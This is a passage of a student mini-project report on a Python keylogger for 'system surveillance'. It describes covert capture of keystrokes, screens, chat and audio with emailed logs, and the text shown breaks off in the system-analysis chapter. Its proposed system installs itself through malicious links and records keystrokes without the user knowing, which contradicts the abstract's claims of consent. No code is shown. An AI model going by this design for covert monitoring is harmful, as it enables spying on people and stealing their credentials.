


SYSTEM SURVEILLANCE USING KEYLOGGER TO VALIDATE THE NEED OF SECURITY

MINI PROJECT REPORT

Submitted by

PRAVEEN KUMAR K

Register No: 717822Z135

in partial fulfillment for the award of the degree of

MASTER OF COMPUTER APPLICATIONS

KARPAGAM COLLEGE OF ENGINEERING

(AUTONOMOUS)

COIMBATORE – 641032

DECEMBER 2023

KARPAGAM COLLEGE OF ENGINEERING

(AUTONOMOUS)

COIMBATORE – 641032

SCHOOL OF COMPUTER APPLICATIONS

MINI PROJECT REPORT

DECEMBER 2023

This is to certify that the project entitled

SYSTEM SURVEILLANCE USING KEY LOGGER TO VALIDATE THE NEED OF SECURITY

is the bonafide record of project work done by

PRAVEEN KUMAR K – 717822Z135

of MCA during the year 2023 – 2024

_____ _____

Project Supervisor Director

Submitted for the project viva-voce examination held on_____.

_____ _____

Examiner I Examiner II

DECLARATION

I affirm that the project work titled **"SYSTEM SURVEILLANCE USING KEY LOGGER TO VALIDATE THE NEED OF SECURITY"** being submitted in partial fulfillment for the award of the **"MASTER OF COMPUTER APPLICATIONS"** degree is the original work carried out by me. It has not for the part of any other project work submitted for the award of any degree or diploma, either in this or any other University.

(Signature of the Candidate)

PRAVEEN KUMAR K

[717822Z135]

I certify that the declaration made above by the candidate is true

(**Signature of the Supervisor)**

Mr. R. RAMPRASHATH, MCA., M.Phil., MBA., NET.,
Assistant professor,
School of Computer Applications,
Karpagam College of Engineering,
Coimbatore – 641 032.

ACKNOWLEDGMENT

We would like to show our gratitude to the management of Karpagam College of Engineering **Dr. R. Vasanthakumar, B.E., (Hons), D.Sc.,** Chairman and Managing Trustee, Karpagam Educational Institutions for providing us with all sorts of supports in completion of this project.

We express our sincere and profound gratitude to our Principal **Dr. V. Kumar Chinnaiyan M.E., Ph.D** for his guidance and sustained encouragement for the successful completion of this project.

We feel immense pleasure in expressing our humble note of gratitude to our Director **Dr. K. Anuradha MCA, Ph.D** for her remarkable guidance and besides her positive approach she has offered incessant help in all possible way from the beginning.

We are grateful to our Project Coordinator and Supervisor **Mr. R. Ramprashath MCA, M.Phil., MBA., NET** Assistant Professor, School of Computer Application for his valuable suggestions and guidance throughout the course of this project.

We also extend our thanks to other faculty members, parents and friends for providing their moral support in successfully completion of this project.

ABSTRACT

In the digital era, ensuring the security of computer systems is paramount. To assess potential risks and vulnerabilities, this project introduces a novel approach to system surveillance utilizing a keylogger, Python programming, and advanced cryptographic techniques. The keylogger discreetly records keystrokes to monitor system usage and identify possible security threats. It is intelligently designed to capture only relevant system-related keystrokes, avoiding any collection of sensitive information like passwords or personal data. Instead, its primary purpose is to understand system behaviours without intruding on user privacy. To ensure the confidentiality and integrity of captured data during transmission via email, the project leverages the power of Fernet encryption, a robust cryptographic method. Rigorous security protocols, including SSL/TLS, complement Fernet encryption, providing an additional layer of defence against potential threats. User consent and privacy are pivotal considerations in this project. From the outset, a warning message is displayed to users, clearly explaining the purpose of the surveillance and seeking their permission to proceed. In conclusion, "System Surveillance Using Keylogger to Validate the Need for Security" adopts an ethical and respectful approach to system surveillance. By focusing on user consent, sensitive data protection, and adherence to ethical guidelines, the project aims to strengthen computer system security and mitigate potential threats. We believe this project makes a positive contribution to the field of cybersecurity, ultimately benefiting all users.

LIST OF CONTENTS

CHAPTER NO	TITLE	PAGE NO
	ABSTRACT	**iii**
	LIST OF FIGURES	**vi**
1.	**INTRODUCTION**	1
	1.1 BACKGROUND	1
	1.2 APPLICATION OVERVIEW	2
	1.2.1 SCREEN SURVEILLANCE	2
	1.2.2 CHAT SURVEILLANCE	3
	1.2.3 RECORDING FILES/FOLDERS	4
	1.2.4 REPORTING VIA EMAIL	5
	1.3 APPLICATION SECURITY	6
	1.4 PROBLEM STATEMENT	7
	1.5 PROBLEM DESCRIPTION	7
2.	**LITERATURE SURVEY**	9
	2.1 STATE OF ART	9
	2.2 INSIGHTS FROM THE LITERATURE	10
3.	**SYSTEM ANALYSIS**	12
	3.1 EXISTING SYSTEM	12
	3.2 PROPOSED SYSTEM	12
	3.2.1 ARCHITECTURE OVERVIEW	12
	3.2.2 WORKFLOW OF PROPOSED SYSTEM	17
	3.3 SYSTEM REQUIREMENTS	18
	3.4 KEY REQUIREMENTS	19
	3.4.1 DESIGN AND IMPLEMENTATION	19
	3.4.2 DEVELOPMENT PROCESS	19
	3.4.3 USER DATA MONITORING	21
	3.4.4 SECURE DATA TRANSMISSION	22
	3.4.5 STEALTH MODE IMPLEMENTATION	22

4.	**METHODOLOGY**	24
	4.1 ENVIRONMENT	24
	4.1.1 PYTHON AND PYNPUT	24
	4.1.2 FERNET ENCRYPTION	24
	4.1.3 SMTP LIBRARY	25
	4.1.4 SOCKET PROGRAMMING	25
	4.1.5 CLIPBOARD INTEGRATION(WIN32CLIPBOARD)	25
	4.1.6 TIME MANAGEMENT	25
5.	**RESULT AND CONCLUSION**	26
	5.1 RESULTS AND FINDINGS	26
	5.2 CONCLUSION	26
6.	**FUTURE ENHANCEMENT**	27
	6.1 FUTURE ENHANCEMENT	27
	6.1.1 MACHINE LEARNING AND AI-BASED DETECTION	27
	6.2.2 REAL-TIME ANOMALY DETECTION	28
	6.3.3 REGULATORY COMPLIANCE	28
7.	**APPENDICES**	29
	7.1 SOURCE CODE	29
	7.2 SCREENSHOT	38
8.	**REFERENCES**	39

LIST OF FIGURES

FIGURE NO	NAME OF THE FIGURE	PAGE NO
1.1	OVERVIEW OF KEYLOGGER	2
1.2	CAPTURING SCREENSHOT	3
1.3	CHAT SURVEILLANCE	4
1.4	RECORDING FILES/FOLDER	5
1.5	REPORTING VIA E-MAIL	6
1.6	LAYERING OF THREAT MITIGATION TOOLS TO PREVENT MALWARE INFECTION	7
3.1	HARDWARE KEYLOGGER	13
3.2	BLUETOOTH KEYLOGGER	14
3.3	SYSTEM FLOW DIAGRAM	18
3.4	ARCHITECTURE OF KEYLOGGER	19
6.1	LEARNING CURVE OF RNN-BASED KEYLOGGER DETECTION SYSTEM	27

CHAPTER 1

INTRODUCTION


1.1 BACKGROUND

- In computer surveillance and security analysis, keyloggers, often known as keystroke loggers, play a crucial role. These stealthy software programs are designed to secretly log each keystroke performed on a target device and then save the information. Keyloggers' main goal is to covertly record text inputs, including everything from usernames and passwords to private messages.

- Both hardware-based and software-based keyloggers are common manifestations of this type of device. On the host system, software keyloggers work as undetectable programs or processes that covertly record keyboard inputs. Hardware keyloggers, in contrast, are actual hardware that is implanted between the keyboard and the computer. These hardware variations can also be divided into variousof sorts, including USB keyloggers and PS/2 keyloggers.

- The fact that acoustic keyloggers record keystrokes by listening to each keypress rather than by intercepting electronic signals is even more intriguing. The ability to steal data across wireless connections has given rise to a completely new species of keyloggers called Bluetooth.

- In the context of system surveillance and the requirement for security validation, these various approaches demonstrate distinctive capabilities and limitations, making them subjects of significant attention. In order to contribute to the larger conversation about protecting digital systems, this research aims to investigate and assess the functionality of keyloggers.



1.1 Overview of Keylogger


Abstract: Within contemporary business environments, safeguarding data and ensuring data recovery has risen to prominence. The need for data recovery solutions is frequently critical. Keyloggers, commonly known as keylogging or keyboard capturing tools, play a pivotal role in covertly recording keyboard keystrokes, all the while the user remains oblivious to this surveillance. These keylogger applications empower users to retrieve valuable data in cases of file corruption, often due to unforeseen power losses or other disruptive events. Operating as a diligent surveillance application, keyloggers maintain comprehensive logs of keystrokes and utilize these logs to restore essential information, facilitating the recovery of misplaced emails or URLs. In the context of this keylogger project, each keystroke made by a user is discreetly captured and then dispatched to the admin's designated email address, all within a predetermined timeframe.

1.2 APPLICATION OVERVIEW

1.2.1 Screen Surveillance

The activity of photographing and recording the visual material seen on a computer or other device screen is known as screen surveillance and is also known as screen capture or screen recording. Advanced keyloggers with screen surveillance features can record not only keystrokes but also screenshots or videos of anything that is displayed on the screen. This offers a thorough visual record of all activities performed by the user, including websites visited, programs utilized, documents viewed, and any other on-screen operations.

Screen surveillance can be used for a number of things, such as keeping tabs on computer usage, resolving technical problems, or, in certain situations, for nefarious objectives like unwanted monitoring or surveillance.



1.2 Capturing Screenshot

1.2.2 Chat Surveillance

One compelling use case for Python-based keylogger applications is chat surveillance. These programs are made to covertly log every keystroke a user makes on a computer keyboard, compiling all of the input into a comprehensive text file. This thorough recording includes all aspects of keyboard usage, including creating documents, writing emails, chatting online, and surfing the web.

Keyloggers function covertly, enabling administrators and users to keep a close eye on computer activity. They are frequently used for security, parental control, and educational monitoring. The keystrokes that are recorded provide as a window into the digital world of the user, revealing details about the context in which the content was created as well as the content itself.


This degree of examination is especially useful for keeping an eye on chat-based communication. Keyloggers efficiently record each message sent and received in chat programs, providing insight into both parties' perspectives. Chat surveillance makes it possible to monitor online conversations in real time on email clients and instant messaging platforms. This enables improved security, parental control, and educational supervision.

These keylogger applications are developed using the Python programming language as their foundation. Its extensive library support and versatility make it the perfect option for keystroke analysis, logging, and capture. This covers the monitoring of textual inputs made within chat applications, such as messages and chat content.

Keyloggers can have extra features like screenshot taking, clipboard monitoring, and remote

reporting in addition to keystroke tracking. These functionalities augment the usefulness of chat monitoring by offering an all-encompassing perspective of user behavior on the internet.

In the end, keyloggers used for chat surveillance enable administrators and users to uphold a proactive stance toward online security, promote responsible internet usage, and assist with educational goals. These programs provide a useful tool for comprehending and monitoring computer activity, assisting in the creation of a safer and more informed digital experience by covertly recording keystrokes and chat conversations.



1.3 Chat Surveillance

1.2.3 Recording Files/Folders

Keylogger programs driven by Python provide features beyond text-based recording. They greatly improve computer activity surveillance by expanding their capacity to record audio files.

These keyloggers are excellent at recording a wide range of audio inputs, such as multimedia audio, microphone recordings, and system sounds. Usually, the recorded audio is saved in the widely-accepted WAV format.

Audio recording gives monitoring more depth by illuminating different facets of computer activity. This provides a thorough auditory perspective by monitoring user conversations, background noise, and multimedia content.

The audio recording features of the applications are useful in a variety of settings, including quality assurance, security, and parental control. Python is a flexible option for this task because of its ability to process audio.

Keyloggers provide a comprehensive approach to user behavior analysis by combining functions like keystroke logging and screenshot capture with audio recording.
In conclusion, Python-driven keyloggers make it possible to record audio files efficiently, improving computer surveillance in a variety of settings.


1.4 Recording Files/Folder

1.2.4 Reporting via Email

Keylogger applications provide two distinct methods for transmitting monitored data, enhancing adaptability and facilitating efficient information retrieval.

1. **File Placement in a Specific Area:** Users have the option to save monitored files in designated locations. This approach serves as a convenient means of storage and local analysis. It is well-suited for scenarios where the user's primary intent is to review and access data at a later time. This method ensures that recorded information is readily available within the user's system, simplifying retrieval and analysis processes.
2. **Direct Email Transmission:** Alternatively, keylogger applications can be configured to send the monitored files directly to a designated email address, often belonging to the software's administrator or operator. This method prioritizes real-time access to the recorded data, making it an efficient choice for remote monitoring and surveillance. Direct email transmission ensures that authorized individuals promptly receive and access the data, allowing for swift responses and actions based on the captured information.

The provision of these dual data reporting options underscores the adaptability of keylogger applications, enabling users to select the most suitable approach based on their monitoring and data retrieval needs. This flexibility enhances overall surveillance efficiency by tailoring the data transfer process to meet user preferences and operational requirements.




1.5 Reporting via E-mail

1.3 APPLICATION SEURITY

- Implementing efficient detection systems to combat the potential hazards provided by keyloggers is one of the most important components of application security. Notably, tainted data analysis has shown to be a very effective method, especially when dealing with keyloggers at the kernel level.
- Kernel-level keyloggers frequently use complex strategies to avoid detection. They alter a keyboard driver's or driver stack's normal data flow in order to covertly record and send keystroke data. User keystrokes are covertly retrieved throughout this process as data moves via the network of keyboard device drivers running inside the kernel.Use of network firewalls and routers appears as a powerful defense tactic to boost application security. Based on a predetermined rule set, these security components cooperate to either permit or deny network traffic to a local workstation.
- In this sense, network firewalls stand as the height of security. They work by carefully examining incoming and outgoing network packets and choosing whether to permit or deny traffic in accordance with a vast array of criteria. In comparison, routers provide

some protection but often have weaker preventive capabilities.

- This multi-tiered security strategy, which includes contaminated data analysis and the strategic deployment of firewalls and routers, is essential for defending systems against the pervasive threat posed by keyloggers, proving the need for thorough protection.



1.6 Layering of threat mitigation tools to prevent malware infection

1.4 PROBLEM STATEMENT

Understanding keylogger management and mitigation is of paramount importance for white-hat hackers and cybersecurity professionals. This encompasses two critical aspects: mitigation, which focuses on minimizing the permissions and potential damage of keyloggers, and management, which involves the detection and efficient removal of keyloggers that have already infiltrated a system.

Keyloggers often exploit incoming and outgoing network traffic as potential infection vectors. To prevent unauthorized computer access, it is imperative to avoid applications that make use of these pathways. While prioritizing security over functionality can significantly reduce the risk of infection, it's important to acknowledge that there are limitations to how much functionality can be sacrificed. Striking a balance between security and functionality is a challenging task faced by cybersecurity professionals.

1.5 PROBLEM DESCRIPTION

The realm of malware detection is typically categorized into two approaches: static and dynamic detection. Static detection relies on pattern recognition using predefined signatures to identify known threats. Dynamic detection, on the other hand, is behaviour- and operation-based, monitoring for unusual activities or behaviour that could indicate malware, such as keyloggers.

In static detection, malware detection software continually scans a system for recognized malicious signatures, thus acting reactively to known threats.

Meanwhile, behavioral-based detection techniques monitor the system for abnormal activities that a keylogger might perform, such as altering system files or retrieving sensitive information.
To counter keyloggers and other malware, threat mitigation solutions are employed to proactively identify and prevent malware before it can impact its targets. These solutions encompass technologies like antivirus software, intrusion prevention systems, firewalls, routers, and application preferences. Antivirus software, in particular, is a widely used approach that undertakes various mitigation tasks, including checking essential system components, monitoring for suspicious behaviour, scanning files, and managing network traffic.
While security takes precedence over functionality in application development to mitigate the risk of keyloggers, there are inherent limitations on how much functionality can be sacrificed. Balancing the need for security with operational requirements remains a complex challenge in the realm of cybersecurity and keylogger management.

CHAPTER 2
LITERATURE SURVEY

[2] System Surveillance Using Keylogger, by Prof. Atiya Kazi, Mr Dnyanesh Sawant, Mr Manthan Mungekar, and Mr Pankaj Mirashi. Department of Information Technology, Finolex Academy of Management and Technology, Ratnagiri, India.

Abstract: These days, data security and recovery rank first in many businesses. Data recovery is necessary in various situations. One of the greatest solutions for these kinds of issues is a keylogger, often known as keyboard capture or keylogging. The practice of secretly recording keystrokes on a keyboard so that the user is unaware that their activities are being watched is known as "keymapping." When the working file becomes corrupted for any number of reasons, such as power outages, users can retrieve the data with the aid of a keylogger application. This is a tracking application that tracks users by logging their keystrokes and retrieving information from log files. This program allows us to remember a URL or email that we may have forgotten. Every time a user types on the keyboard in this project, their keystrokes are recorded and, without the user's awareness, sent to the admin email account after a certain amount of time.

2.1 STATE OF ART

This section delves into the extensive body of knowledge surrounding keylogger technology and its direct relevance to the project's focus. It is divided into two primary segments, as detailed in Sections 2.1.1 and 2.1.2, which explore the multifaceted applications of keyloggers in the realms of education and industry.

2.1.1 KEYLOGGER IN EDUCATION

Keyloggers are becoming more than just surveillance tools in the ever-changing field of education. They are now acknowledged as useful resources for raising student accountability and engagement. For example, students' typed responses are analyzed by algorithms based on Natural Language Processing (NLP), which gives immediate feedback. This promotes a helpful virtual learning environment. Keyloggers also allow teachers to customize their lesson plans by monitoring how much time students spend on educational websites and highlighting areas of interest. Latent Dirichlet Allocation (LDA), which aids in classifying student interests, is an excellent algorithm in this regard. By alerting them to the fact that their academic progress and performance are being tracked, these advanced tools inspire students.

2.1.1 KEYLOGGER IN INDUSTRY

Keyloggers can be strategically used to benefit the corporate landscape in many ways. Here, they act as watchful guardians against unethical behaviour. Keyloggers use sophisticated algorithms, such as machine learning-based anomaly detection, to find anomalies in employee behaviour, like suspicious data transfers or unauthorised access. Algorithms like Isolation Forest and One-Class SVM, for example, are good at spotting abnormalities in user behaviour. Furthermore, security information and event management (SIEM) systems are integrated with keyloggers. These algorithms-driven systems watch over network traffic constantly, making it possible to identify and stop cyberthreats quickly. Organizations must exercise caution, though, as keyloggers have the potential to become intrusive and violate privacy.

2.2 INSIGHTS FROM THE LITERATURE

This section offers a deep dive into the core principles underpinning keyloggers' technology, presenting real-time examples and related algorithms that showcase their wide-ranging applications and the sophisticated techniques used to implement them.

2.2.1 Advanced Keylogging Algorithms:

Keyloggers leverage a variety of algorithms to fulfill their objectives. The **Hidden Markov Model (HMM)**, a widely used algorithm, is a prime example. It excels in analyzing keystroke patterns to distinguish between legitimate and unauthorized keyboard inputs. For instance, in real-time, HMM can detect irregular typing patterns or passwords being entered.

2.2.2 Real-time Examples:

In the realm of cybersecurity, keyloggers serve as essential security tools. An illustrative real-time example is their incorporation into intrusion detection systems (IDS). Here, algorithms like **Snort**, an open-source IDS, are employed to monitor network traffic. When an unusual pattern of keystrokes or suspicious commands is detected, Snort triggers alerts, thwarting potential cyber threats.

However, the multifaceted nature of keyloggers is exemplified in their potential misuse by malicious actors. For instance, consider a scenario where an attacker uses a keylogger alongside a rootkit to conceal their activities. In such cases, advanced encryption techniques like the **XOR-based encryption** algorithm are pivotal. XOR-based encryption obfuscates the recorded data, making it challenging for security systems to detect malicious actions in real-time.

By conducting this comprehensive literature survey, we gain invaluable insights into the dynamic world of keyloggers. It underscores the importance of advanced algorithms and strategic implementation. We observe that keyloggers possess the potential for both constructive and detrimental applications, making it imperative to understand and address their implications in the broader context of security and surveillance. These insights serve as a strong foundation for the in-depth research and analysis conducted in this project, offering solutions and strategies that can be employed to ensure the responsible use of keyloggers in various domains.

CHAPTER 3
SYSTEM ANALYSIS

3.1 EXISTING SYSTEM

The existing system operates on the traditional method of transferring data using keyloggers. This method, while effective, is often costly and predominantly suited for monitoring significant transactions such as payments, PINs, and passwords without the knowledge of the user.
A hardware keylogger is employed as part of this approach. It's a physical device that connects directly to the user's keyboard and computer. Keyloggers are typically linked to the keyboard and computer through manual methods using interfaces like PS/2 and USB keyloggers.

3.2 PROPOSED SYSTEM

We suggest using software keyloggers as an alternate approach to address the shortcomings of the current system. Software keyloggers offer a more adaptable method by reducing the requirement for physical access to the target machine. They are well-liked for their versatility in remote and clandestine deployment. By clicking on a malicious link sent to them via email or social media, for example, our suggested malware can install itself on a target system. Once installed, the software records every keystroke made while the user uses the computer, saving the logs in a specific folder or sending them directly to a recipient's email address.

3.2.1 Architecture Overview


The majority of keyloggers are primarily concerned with the keyboard, which has a key database or circuit matrix. Different key matrix types may be used by different keyboard manufacturers. The keyboard processor and ROM notice when a user presses a key because the circuit in the key matrix closes. The CPU then converts the circuit position into a message or control code, which is then transmitted to the keyboard's storage. Incoming keyboard data is transmitted to the Windows operating system through the computer's keyboard controller. The keylogger gathers information from this data by intercepting the message flow before it reaches the hook function.

A. Different Types of Keyloggers

There are several different kinds of keyloggers, including software, hardware, acoustic, wireless intercept, and others. Despite their distinctions, they all have the same goal—tracking, recording, and saving sensitive information in a log file.

Keylogger (hardware): -

A device that attaches between the keyboard and the computer is a hardware keylogger. Using one of two methods, keyloggers can be physically linked to the keyboard and computer. Two instances of this kind of method are the PS/2 and the USP keylogger.



3.1 Hardware Keylogger

In order to use the second method, a physical connection to the PC is not necessary; instead, a keylogger circuit must be inserted inside the keyboard standard. The benefit of this method is that users are not required to physically watch over keyloggers.

Keylogger with audible input: -

Contrary to hardware keyloggers, acoustic keyloggers analyze and record the sound of individual keystrokes. It takes specialized tools to hear the sound of the user's typing. A parabolic microphone, intended to record over a great distance, was used to capture the sound of the keyboard from several hundred feet away.

Keylogger on the go: -

Wireless keyloggers have transmitted data to a log file using Bluetooth links at distances of up to 100 meters. This wireless keylogger's main objective is to intercept broadcast packets coming from a wireless keyboard that uses a 27 MHz RF link to transmit translated RF keystroke characters. This wireless keylogger's drawback is that in order to function, it needs a receiver and antenna that are somewhat close to the area being monitored. A Bluetooth-capable keylogger is shown in Figure 3.

3.2 Bluetooth Keylogger

Keylogger software: -

Software keyloggers snoop on data passing through the operating system and over the keyboard. It logs keystroke events, stores them in a distant location, and then transmits them to the keylogger's developer. A total of 540 keyloggers, the bulk of which were software-based, were found after spyware parasites were eradicated. A character typed on the keyboard or a mouse click is translated by the operating system's keyboard driver into the window message WM KEYDOAWN. This message has been added to the machine message queue. The current window on the screen is also added to the message queue for the application thread along with the message. operating system for windows. The four main categories of software keyloggers are interrogation cycle, traps keylogger, rootkits keylogger, and keylogger kernel mood. These classifications are based on how keyloggers work.

Cycle of Interrogation: Unveiling Keylogger Software Techniques

The world of keylogger software unveils a dynamic cycle of interrogation, which takes distinct forms based on the strategies employed.

A. Keylogger Software: The Fundamental Approach

In its most fundamental form, keylogger software operates with a degree of transparency that allows for relatively straightforward detection. It relies on custom functions to retrieve character data throughout its method calls, a characteristic that is a telltale sign of its presence. Additionally, this type of keylogger makes use of various API calls to channel data into integer variables. For instance, Pynput.keyboard, a commonly used function, rigorously scrutinizes each key on the keyboard, discerning whether it is currently in a pressed or released state at the moment the function is invoked. This function, as an example, maintains a buffer of the current states of the 256 virtual keys before presenting the status of each key on the keyboard.

B. Keylogger Software (B. Traps): A Layer of Deception

Within the realm of keyloggers, a subcategory emerges as a more elusive entity, employing stratagems to cloak its activities. This approach employs hook-and-loop spyware techniques for keyboard mechanisms, which are considered standard practices. It extends its influence beyond graphical user interface (GUI) applications and encompasses various application types. Unlike the fundamental keyloggers that directly capture keystrokes, these keyloggers operate by intercepting and processing messages within GUI windows. This intricate process involves the creation of a separate GUI window dedicated to handling the installation of hook code, facilitated by the utilization of API functions within a dynamic-link library (DLL). An illustrative API function in this context is "SetWindowHookEx."

To remove the hook, the "UnhookWindowsHookEx" function is employed, effectively dismantling the integration into the hook chain. Keyloggers utilizing this strategy are discerning, capable of identifying the specific messages invoking the hook handler. Thus, they delve into the message-level intricacies of user interactions.

Integration of Hook Techniques: The incorporation of hook techniques into the broader cycle of interrogation signifies a traditional methodology for keylogger development. This approach not only allows for the logging of keystrokes but also offers insights into the processing of messages, making it a multifaceted surveillance tool. While distinct from fundamental keyloggers, this variant enhances the complexity and evasion capabilities inherent in keylogger software.

In summary, the cycle of interrogation within keylogger software spans a spectrum of techniques, from transparent fundamental approaches to more complex and evasive strategies. Understanding this continuum is paramount for effective detection and countermeasures, ensuring comprehensive security in an evolving digital landscape.

C. Keylogger Software Rootkits

In the world of keyloggers, a unique and dangerous subset called rootkit software keyloggers appears. These keyloggers represent the height of threat, despite being relatively uncommon, and their functionality sets them apart from similar devices like trap software keyloggers. Keyloggers using rootkit software are equipped with an extensive set of procedures that allow them to precisely control how messages and text inputs are handled.

Detailed Exploration:

- *Process Orchestration:* Rootkit software keyloggers orchestrate a myriad of processes that intricately manage the processing of messages and textual data. This orchestration serves as the foundation of their advanced functionality.
- *Message Handling Techniques:* These keyloggers are equipped with specialized methods, such as "import get pass," "TranslateMessage library," and the "PeekMessagedll function." These techniques are deployed to proficiently capture and retain messages emanating from graphical user interface (GUI) programs. This approach grants them the unprecedented capability to intercept communications and data through a diverse array of methods.

Advanced Features and Techniques:

- *Multifaceted Data Interception:* The rootkit software keylogger's prowess lies in its multifaceted data interception techniques. It excels in capturing a spectrum of inputs, including keystrokes, messages, and textual content exchanged within GUI programs.
- *Low-Level Integration:* A hallmark of these keyloggers is their low-level integration within the system. This positioning enables them to effectively intercept data at the foundational levels of software and hardware interaction.
